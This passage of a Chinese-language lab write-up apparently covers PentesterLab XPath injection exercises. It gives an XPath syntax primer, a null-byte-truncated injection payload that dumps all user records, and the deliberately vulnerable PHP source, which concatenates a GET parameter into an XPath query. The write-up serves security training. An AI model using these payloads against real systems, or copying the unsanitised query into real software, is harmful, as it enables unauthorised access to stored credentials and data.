  $xml=simplexml_load_string($_GET['xml']);
  print_r((string)$xml);
?>
<?php require_once("../footer.php"); ?>
```

Example 2

```
?name=hacker
```

随便传一个值都没回显,尝试用%00截断出现报错




XPath 是一门在 XML 文档中查找信息的语言,XPath 可用来在 XML 文档中对元素和属性进行遍历

```
XPath 基本语法:
bookstore # 选取 bookstore 元素的所有子节点
/bookstore # 选取根元素 bookstore
bookstore/book # 选取属于 bookstore 的子元素的所有 book 元素
//book # 选取所有 book子元素,而不管它们在文档中的位置
bookstore//book # 选择属于 bookstore 元素的后代的所有 book 元素
//@lang # 选取名为 lang 的所有属性
```

既然截断了,后面就拼接我们的payload,先要使得父元素为真

```
' or 1=1]%00
等价于
users/user/name[.='' or 1=1]%00']/parent::*/message
再拼接子元素
?name=' or 1=1]/parent::*/child::node()%00
```



贴源码

```
<?php require_once("../header.php");

  $x = "<data><users><user><name>hacker</name><message>Hello hacker</message><pa
ssword>pentesterlab</password></user><user><name>admin</name><message>Hello admi
n</message><password>s3cr3tP4ssw0rd</password></user></users></data>";

  $xml=simplexml_load_string($x);
  $xpath = "users/user/name[.='".$_GET['name']."']/parent::*/message";
  $res = ($xml->xpath($xpath));
  while(list( ,$node) = each($res)) {
        echo $node;
  }
?>
<?php require_once("../footer.php"); ?>
```